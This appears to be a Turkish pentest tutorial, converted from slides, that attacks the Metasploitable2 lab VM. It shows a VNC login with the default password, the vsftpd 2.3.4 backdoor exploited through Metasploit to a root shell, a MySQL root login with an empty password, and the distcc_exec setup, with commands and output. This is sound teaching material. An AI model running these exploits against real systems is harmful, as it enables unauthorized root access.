
EXCLUDE RECALL RESUBMIT Total Vulnerabilities Selected: 0 of 420

<input type="checkbox"/>	Title	🚫	🔗	CVSS	Risk	Published On	Modified On	Severity	Instances	Exceptions
<input type="checkbox"/>	<u>VNC password is "password"</u>			10	990	Fri Jan 01 1999	Tue Dec 03 2013	Critical	1	🚫 Exclude
<input type="checkbox"/>	Shell Backdoor Service			10	919	Thu Jan 01 1970	Tue Jul 29 2014	Critical	1	🚫 Exclude
<input type="checkbox"/>	MySQL Obsolete Version			10	869	Wed Jul 25 2007	Thu Jul 10 2014	Critical	1	🚫 Exclude
<input type="checkbox"/>	Obsolete Version of PHP			10	869	Wed Jul 25 2007	Tue Jul 12 2016	Critical	1	🚫 Exclude
<input type="checkbox"/>	VMware Player: Hosted products DHCP security vulnerabilities addressed (VMSA-2007-0006) (CVE-2007-0061)			10	868	Fri Sep 21 2007	Fri Feb 13 2015	Critical	1	🚫 Exclude
<input type="checkbox"/>	VMware Player: Hosted products DHCP security vulnerabilities addressed (VMSA-2007-0006) (CVE-2007-0063)			10	868	Fri Sep 21 2007	Fri Feb 13 2015	Critical	1	🚫 Exclude
<input type="checkbox"/>	VMware Player: Hosted products DHCP security vulnerabilities addressed (VMSA-2007-0006) (CVE-2007-0062)			10	868	Fri Sep 21 2007	Fri Feb 13 2015	Critical	1	🚫 Exclude
<input type="checkbox"/>	PHP Multiple Vulnerabilities Fixed in version 5.2.6			10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	🚫 Exclude
<input type="checkbox"/>	PHP Multiple Vulnerabilities Fixed in version 5.2.8		🔗	10	861	Mon May 05 2008	Mon May 30 2016	Critical	1	🚫 Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2008-2051			10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	🚫 Exclude

Showing 1 to 10 of 420 📄 Export to CSV Rows per page: 10 ⏪ ⏩ 1 of 42 ▶

Sızma Testi Örnekleri (Metasploitable2)

Terminale **vncviewer 192.168.237.129** yazıp şifreyide **password** olarak girip sisteme giriş yapabiliriz.



```
[root:~/Desktop]# vncviewer 192.168.237.129
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16

root@metasploitable: /
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# ps
  PID TTY          TIME CMD
 5226 pts/0    00:00:00 bash
 5301 pts/0    00:00:00 ps
root@metasploitable:~# whoami
root
root@metasploitable:~# █
```

Sızma Testi Örnekleri (Metasploitable2)

Port taramasında 21.portta FTP vsftpd 2.3.4 sürümünün çalışmakta olduğu görünmekte. Bunu google araması ile yada Nmap scriptleri ile bir backdoor exploitinin olduğunu görmekteyiz. Metasploit ile sisteme sızabilmekteyiz.

```
[root:~/Desktop]# nmap --script ftp-vsftpd-backdoor -p 21 192.168.237.129

Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-23 11:56 EDT
Nmap scan report for 192.168.237.129
Host is up, received arp-response (0.00018s latency).
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 64
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: OSVDB:73573 CVE:CVE-2011-2523
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         http://osvdb.org/73573
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|
MAC Address: 00:0C:29:FA:DD:2A (VMware)
```

Sızma Testi Örnekleri (Metasploitable2)

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

http://metasploit.pro

Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

msf > search vsft

Matching Modules
=====
Name                               Disclosure Date  Rank    Description
-----
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent VSFTPD v2.3.4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options


Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----
RHOST     yes              yes       The target address
RPORT     21               yes       The target port

Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(vsftpd_234_backdoor) >
```



The screenshot shows a Metasploit console session on a Kali Linux system. The user searches for 'vsft' modules, which returns the 'exploit/unix/ftp/vsftpd_234_backdoor' module. The user then uses this module and displays its options, showing RHOST and RPORT settings. The background features a Kali Linux logo and the quote: "the quieter you become, the more you are able to hear".

Sızma Testi Örnekleri (Metasploitable2)

```
systemctl start postgresql; msfdb start; msfconsole ""
msf exploit(vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
-----
Name      Current Setting  Required  Description
-----
RHOST     192.168.237.129  yes       The target address
RPORT     21               yes       The target port

Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTpd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.237.128:46275 -> 192.168.237.129:6200) at 2016-07-26 14:30:52 -0400

whoami
root
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root    1   0.0  0.3  2844  1696 ?        Ss   13:36   0:01 /sbin/init
root    2   0.0  0.0      0     0 ?        S<   13:36   0:00 [kthreadd]
root    3   0.0  0.0      0     0 ?        S<   13:36   0:00 [migration/0]
root    4   0.0  0.0      0     0 ?        S<   13:36   0:00 [ksoftirqd/0]
root    5   0.0  0.0      0     0 ?        S<   13:36   0:00 [watchdog/0]
root    6   0.0  0.0      0     0 ?        S<   13:36   0:00 [events/0]
root    7   0.0  0.0      0     0 ?        S<   13:36   0:00 [khelper]
root   41   0.0  0.0      0     0 ?        S<   13:36   0:00 [kblockd/0]
root   68   0.0  0.0      0     0 ?        S<   13:36   0:00 [kseriod]
root  187   0.0  0.0      0     0 ?        S   13:36   0:00 [pdflush]
root  188   0.0  0.0      0     0 ?        S   13:36   0:00 [pdflush]
root  189   0.0  0.0      0     0 ?        S<   13:36   0:00 [kswapd0]
root  230   0.0  0.0      0     0 ?        S<   13:36   0:00 [aio/0]
```

Sızma Testi Örnekleri (Metasploitable2)

Yine Nexpose tarama sonucunda bize MySQL veritabanında default kullanıcı adı root ve boş şifre kullanıldığını söylemektedir. Kullanıcı adı ve şifresi bilinen bir veritabanına sızmak için birden fazla senaryo düşülebilir. Biz metasploit auxiliary modülü kullanarak veritabanı sorgusu çalıştıracacağız. Örnek bir SQL sorgusu çalıştıracamız farklı bir çok SQL sorgusu çalıştırabiliriz.

Sızma Testi Örnekleri (Metasploitable2)

← → ↻ | Sertifika hatası localhost:3780/asset.jsp?devid=1

nexpose[®] Create

Explosures: Susceptible to malware attacks Metasploit-exploitable Validated with Metasploit Exploit published Validated with published exploit

EXCLUDE RECALL RESUBMIT Total Vulnerabilities Selected: 0 of 420

<input type="checkbox"/>	Title			CVSS	Risk	Published On	Modified On	Severity	Instances	Exceptions
<input type="checkbox"/>	VMware Player: VMware host memory overwrite vulnerability (function pointers) (VMSA-2012-0009) (CVE-2012-1517)			9	596	Fri May 04 2012	Thu Feb 13 2014	Critical	1	Exclude
<input type="checkbox"/>	VMware Player: VMware host memory overwrite vulnerability (data pointers) (VMSA-2012-0009) (CVE-2012-1516)			9	596	Fri May 04 2012	Mon Sep 29 2014	Critical	1	Exclude
<input type="checkbox"/>	VMware Player: VMware SCSI device unchecked memory write (VMSA-2012-0009) (CVE-2012-2450)			9	596	Fri May 04 2012	Mon Sep 29 2014	Critical	1	Exclude
<input type="checkbox"/>	Obsolete ISC BIND installation			9.3	807	Wed Jul 25 2007	Thu Aug 14 2014	Critical	2	Exclude
<input type="checkbox"/>	Samba 'reply_netbios_packet' Nmbd Buffer Overflow			9.3	800	Thu Nov 15 2007	Fri Feb 13 2015	Critical	2	Exclude
<input type="checkbox"/>	Samba GETDC Mailslot Processing Buffer Overflow In Nmbd			9.3	800	Thu Nov 15 2007	Fri Feb 13 2015	Critical	2	Exclude
<input type="checkbox"/>	Samba send_mailslot GETDC Buffer Overflow			9.3	798	Mon Dec 10 2007	Fri Feb 13 2015	Critical	2	Exclude
<input type="checkbox"/>	ISC BIND: Handling of zero length rdata can cause named to terminate unexpectedly (CVE-2012-1667)			8.5	638	Mon Jun 04 2012	Fri Feb 13 2015	Critical	2	Exclude
<input type="checkbox"/>	<u>MySQL default account: root/no password</u>			7.5	890	Tue Dec 31 2002	Thu Aug 22 2013	Critical	1	Exclude
<input type="checkbox"/>	CIFS NULL Session Permitted			7.5	755	Wed Jan 01 1997	Thu Jul 12 2012	Critical	1	Exclude

Showing 41 to 50 of 420 Export to CSV Rows per page: 10 5 of 42

Sızma Testi Örnekleri (Metasploitable2)


```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""
msf > use auxiliary/admin/mysql/mysql_sql
msf auxiliary(mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

Name      Current Setting  Required  Description
-----
PASSWORD  [REDACTED]      no        The password for the specified username
RHOST     [REDACTED]      yes       The target address
RPORT     3306             yes       The target port
SQL       select version() yes        The SQL to execute.
USERNAME  [REDACTED]      no        The username to authenticate as

msf auxiliary(mysql_sql) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_sql) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf auxiliary(mysql_sql) > run

[*] Sending statement: 'select version()...'
[*] | 5.0.51a-3ubuntu5 |
[*] Auxiliary module execution completed
msf auxiliary(mysql_sql) >
```



The image shows a Metasploit Meterpreter session. The user has loaded the 'auxiliary/admin/mysql/mysql_sql' module and displayed its options. They then set the 'USERNAME' to 'root' and the 'RHOST' to '192.168.237.129'. Finally, they executed the module with the 'run' command, which sent a 'select version()' query to the MySQL database on the target host. The output shows the version '5.0.51a-3ubuntu5'. The background features a Kali Linux logo and the quote 'the quieter you become, the more you are able to hear'.

Sızma Testi Örnekleri (Metasploitable2)

Nmap taramasında görülen bir diğer uygulama 3632. portta çalışan DistCC uygulamasıdır. Bu uygulamayı googleda distcc exploit olarak aratıp bilinen bir açıklığı var mı diye kontrol ettiğimizde <https://www.exploit-db.com/exploits/9915/> böyle bir exploitin varlığını görmekteyiz. Bu kısımdan sonra metasploit ile bulduğumuz exploiti deniyoruz.

Sızma Testi Örnekleri (Metasploitable2)

← → ↻ <https://www.google.com.tr/webhp?sourceid=chrome-instant&ion=1&espv=2&ie=UTF-8#q=distcc%20exploit>

Google distcc exploit

Tümü Haberler Videolar Görseller Haritalar Daha fazla ▾ Arama araçları

Yaklaşık 7.790 sonuç bulundu (0,31 saniye)

CVE-2004-2687 DistCC Daemon Command Execution | Rapid7
https://www.rapid7.com/db/modules/exploit/.../distcc_exec ▾ Bu sayfanın çevirisini yap
DistCC Daemon Command Execution ... security weakness to execute arbitrary commands on any system running distccd. ... exploit/unix/misc/distcc_exec ...

Metasploitable Project: Lesson 2: Exploit the distcc daemon to obtain
<https://computersecuritystudent.com/.../EXPLOIT/.../index.h...> ▾ Bu sayfanın çevirisini yap
{ Exploit the distcc daemon to obtain root, Collect Lime Memory Dump } ... A machine with distcc installed can send code to be compiled across the network to a ...

DistCC Daemon - Command Execution - Exploit-DB
<https://www.exploit-db.com/exploits/9915/> ▾ Bu sayfanın çevirisini yap
DistCC Daemon Command Execution. CVE-2004-2687. Remote exploits for multiple platform.

DistCCD | RWB Network Security
www.rwbnetsec.com/distccd/ ▾ Bu sayfanın çevirisini yap
Port: TCP 3632 Service: DistCCD Vulnerability: Weak service configuration ... A quick search revealed a public exploit for this version, which allows remote ...

Hacking distcc with Metasploit... | zoidberg's research lab
<https://0xzoidberg.wordpress.com/.../hacking-distcc-with-m...> ▾ Bu sayfanın çevirisini yap
3 Tem 2010 - unix/misc/distcc_exec excellent DistCC Daemon Command Execution msf > use unix/misc/distcc_exec msf exploit(distcc_exec) > show options

Distcc Remote Code Execution Exploit | Core Security
<https://www.coresecurity.com/.../distcc-remote-code-executi...> ▾ Bu sayfanın çevirisini yap
Distcc, when not configured to restrict access to the server port, allows remote attackers to execute ... This module exploits the vulnerability to install an agent.

Sızma Testi Örnekleri (Metasploitable2)

```
systemctl start postgres...
root 14:58, 2016-07-26
systemctl start postgresql; msfdb start; msfconsole ""
msf > search distcc
Matching Modules
=====
Name                               Disclosure Date  Rank      Description
-----
exploit/unix/misc/distcc_exec      2002-02-01      excellent DistCC Daemon Command Execution

msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > show options
Module options (exploit/unix/misc/distcc_exec):
Name      Current Setting  Required  Description
-----
RHOST     3632             yes       The target address
RPORT     3632             yes       The target port

Exploit target:
Id  Name
--  ---
0   Automatic Target

msf exploit(distcc_exec) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(distcc_exec) > exploit

KALI LINUX™
"the quieter you become, the more you are able to hear"

Host: kali      Uptime: 1h 23m 23s
CPU
MHz: 2295      Load: 0.02, 0.02, 0.04
Tasks: 1 / 155  CPU0: 1% CPU1: 0%

Processes
NAME      PID    CPU    MEM
konky     1511   0.50   0.3
Xorg      857    0.58   2.4
postgres 5948   0.00   0.7
postgres 5942   0.00   1.3
ruby      5928   0.00   13.3

Memory & Swap
RAM  99%
Swap  0%

Filesystem
root 41% free      11.8GiB / 28.2GiB

CPU usage (1m 100.00% 100.00%)
Down: 0B      KB/s  Up: 0B      KB/s
Downloaded: 20.7MiB  Uploaded: 3.22MiB

Network I/O Address
Down: 0B      KB/s  Up: 0B      KB/s
Downloaded: 0B      Uploaded: 0B

Connections
Inbound: 11  Outbound: 12  Total: 23
Inbound
localhost   postgres
localhost   postgres
localhost   postgres
Outbound
localhost   postgres
localhost   postgres
localhost   postgres
```

Sızma Testi Örnekleri (Metasploitable2)

```
systemctl start postgresql; msfdb start; msfconsole ""
msf > search distcc
Matching Modules
=====
Name                               Disclosure Date  Rank      Description
-----
exploit/unix/misc/distcc_exec       2002-02-01      excellent DistCC Daemon Command Execution

msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name      Current Setting  Required  Description
-----
RHOST     192.168.237.129  yes       The target address
RPORT     3632             yes       The target port

